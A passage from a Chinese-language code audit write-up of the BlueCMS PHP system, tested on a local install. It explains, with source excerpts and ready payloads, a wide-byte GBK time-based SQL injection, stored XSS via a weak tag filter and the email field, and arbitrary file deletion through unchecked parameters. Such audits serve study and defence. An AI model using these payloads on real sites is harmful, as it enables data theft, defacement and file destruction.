只需构造如下格式即可删除文件
/publish.php?act=del_pic&id=test.txt
执行之后 test.txt 文件便会被删除

	guest_book.php	2020/3/30 11:30	PHP 文件
	index.php	2020/3/30 11:30	PHP 文件
	info.php	2020/3/30 11:30	PHP 文件
	info_index.php	2020/3/30 11:30	PHP 文件
	news.php	2020/3/30 11:30	PHP 文件
	news_cat.php	2020/3/30 11:30	PHP 文件
	publish.php	2020/3/30 11:30	PHP 文件
	search.php	2020/3/30 11:30	PHP 文件
	test.txt	2023/9/6 7:28	文本文档
	user.php	2020/3/30 11:30	PHP 文件



0x06 user.php

存储型 XSS 漏洞

在代码第 268 行，发现将我们的数值传入到了 filter_data 中


```
263     showmsg( msg: '新闻分类不能为空');
264 }
265 $author = !empty($_POST['author']) ? htmlspecialchars(trim($_POST['author'])) : $_SESSION['admin'];
266 $source = !empty($_POST['source']) ? htmlspecialchars(trim($_POST['source'])) : '';
267 // 存储xss 过滤没有做好
268 $content = !empty($_POST['content']) ? filter_data($_POST['content']) : '';
269 // < 给拦死了
270 $descript = !empty($_POST['descript']) ? mb_substr($_POST['descript'], start: 0, length: 90) : mb_substr($_POST['descript'], start: 0, length: 90);
271 if(isset($_FILES['lit_pic']['error']) && $_FILES['lit_pic']['error'] == 0){
272     $lit_pic = $image->img_upload($_FILES['lit_pic'], dir: 'lit_pic');
273 }
```

跟踪 filter_data 函数，我们可以发现这里过滤没有做好，我们有很多方式可以绕过


```
988 function filter_data($str)
989 {
990     $str = preg_replace( pattern: "/<(\/?)(script|i?frame|meta|link)(\s*)[^\>]*>/", replacement: "", $str);
991     return $str;
992 }
```

直接在“文章概要”中插入 xss payload 即可

 （注：新闻标题可以写英文）



回到首页，可以发现存储 xss 已经写进去了



任意文件删除漏洞


同样是因为传入参数可控导致，这里直接通过 post 接受 lit_pic 参数的数值并且进行了一个拼接，如果文件存在则删除

```
618 if (file_exists( filename: BLUE_ROOT.$_POST['lit_pic'])) {  
619     @unlink( filename: BLUE_ROOT.$_POST['lit_pic']);  
}
```

构造如下 payload 即可

_post 内容

post_id=1&link_man=aaa&link_phone=13888&link_email=123@123&link_qq=1234
&link_address=cccc&lit_pic=./test.txt&title=aaa



宽字节 SQL 注入



该文件在头部引入了 common.inc.php 文件

```
require_once dirname(__FILE__). '/include/common.inc.php';
```

common.inc.php 引入会对传入的参数都进行一个转义，但是由于编码是 gbk，所以我们可以使用宽字节注入

什么是宽字节？

如果一个字符的大小是一个字节的，称为窄字节；如果一个字符的大小是两个字节的，成为宽字节



payload 如下触发时延

1%df' and (select 1 from(select case when(ascii(substr(database(),1,1))=98) then sleep(5) else (1) end)x) --+-

因为这里在代码中是会执行两次 sql 查询语句的所以这里 sleep 的时间是双倍的

Dashboard Target Proxy Intruder Repeater

1 x 2 x 3 x 4 x 5 x ...

Send Cancel < >

Target: http://127.0.0.1

Request

Pretty Raw \n Actions

```
1 GET /bluecms/user.php?user_name=
  1%df'+and+(select+1+from(select+case+when(ascii(
  substr(database(),1,1))%3d98)+then+sleep(5)+else
  +(1)+end)x)+++-&act=check_user_name HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99",
  "Chromium";v="90"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/90.0.4430.212 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;
  q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Dest: document
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Mon, 21 Aug 2023 23:07:03 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_f
4 X-Powered-By: PHP/5.6.9
5 Connection: close
6 Content-Type: text/html; charset=gb2312
7 Content-Length: 51
8
9 <span style='color:#006CCE'>□□□□□□□□</span>
```

Inspector

Done 294 bytes | 10,051 millis

存储型 XSS 漏洞

注册用户的代码对传入的参数都没有进行严格的过滤

```

elseif($act == 'do_reg'){
    $user_name = !empty($_POST['user_name']) ? trim($_POST['user_name']) : '';
    $pwd = !empty($_POST['pwd']) ? trim($_POST['pwd']) : '';
    $pwd1 = !empty($_POST['pwd1']) ? trim($_POST['pwd1']) : '';
    $email = !empty($_POST['email']) ? trim($_POST['email']) : '';
    $safecode = !empty($_POST['safecode']) ? trim($_POST['safecode']) : '';
    $from = !empty($from) ? base64_decode($from) : 'user.php';

    if(strlen($user_name) < 4 || strlen($user_name) > 16){
        showmsg( msg: '用户名字符长度不符');
    }
    if(strlen($pwd) < 6){
        showmsg( msg: '密码不能少于6个字符');
    }
    if($pwd != $pwd1){
        showmsg( msg: '两次输入密码不一致');
    }
    if(strtolower($safecode) != strtolower($_SESSION['safecode'])){
        showmsg( msg: '验证码错误');
    }
    if($db->getone( sql: "SELECT * FROM ".table( table: 'user')." WHERE user_name='$user_name'")){
        showmsg( msg: '该用户名已存在');
    }
    if($db->getone( sql: "SELECT * FROM ".table( table: 'admin')." WHERE admin_name='$user_name'")){
        showmsg( msg: '该用户名已存在');
    }
    $sql = "INSERT INTO ".table( table: 'user')." (user_id, user_name, pwd, email, reg_time, last_login_time) VALUES";
    if(!$db->query($sql)){
        showmsg( msg: '很遗憾，注册中出错啦');
    }
}

```

这里以邮箱来举例，可插入类似 123@123.<svg/onload=alert(1)> 的 payload
只需在注册的时候将邮箱改成上述 payload 即可

注册新用户 - 演示网站 - Powered by BlueCMS管理中心

http://127.0.0.1/bluecms/user.php?act=reg

您所在的位置: 首页 » 注册新用户

填写注册信息

如果您已经注册, 点这里[登录!](#)

用户名: [该用户名可以使用](#)

用户名注册后将不能修改, 可以使用中文, 数字, 字母。长度4到16个字符之间!

密码:

建议不要设置的过于简单!

确认密码: [两次输入的密码相同](#)

重复刚输入的密码!

电子邮箱: [邮箱格式正确](#)

用于找回丢失密码!

验证码: 

请输入右边图片内的字符串

[网站首页](#)

会员中心 - 演示网站 - Powered by BlueCMS管理中心

http://127.0.0.1/bluecms/user.php

您好, 欢迎您的访问! **123456**

127.0.0.1 显示 1

[设为首页](#) [加入收藏](#)

Bluecms

地方门户网站系统

您所在的位置: 首页 » 会员中心

会员中心

- 本地新闻
 - 发布新闻
 - 管理新闻
- 分类信息
- 充值中心
- 用户管理
- 网站信息

会员资料

性别: 保密

注册时间: 2023-08-22

出生日期: 0000-00-00

现居住地: 123@123.



 邮箱: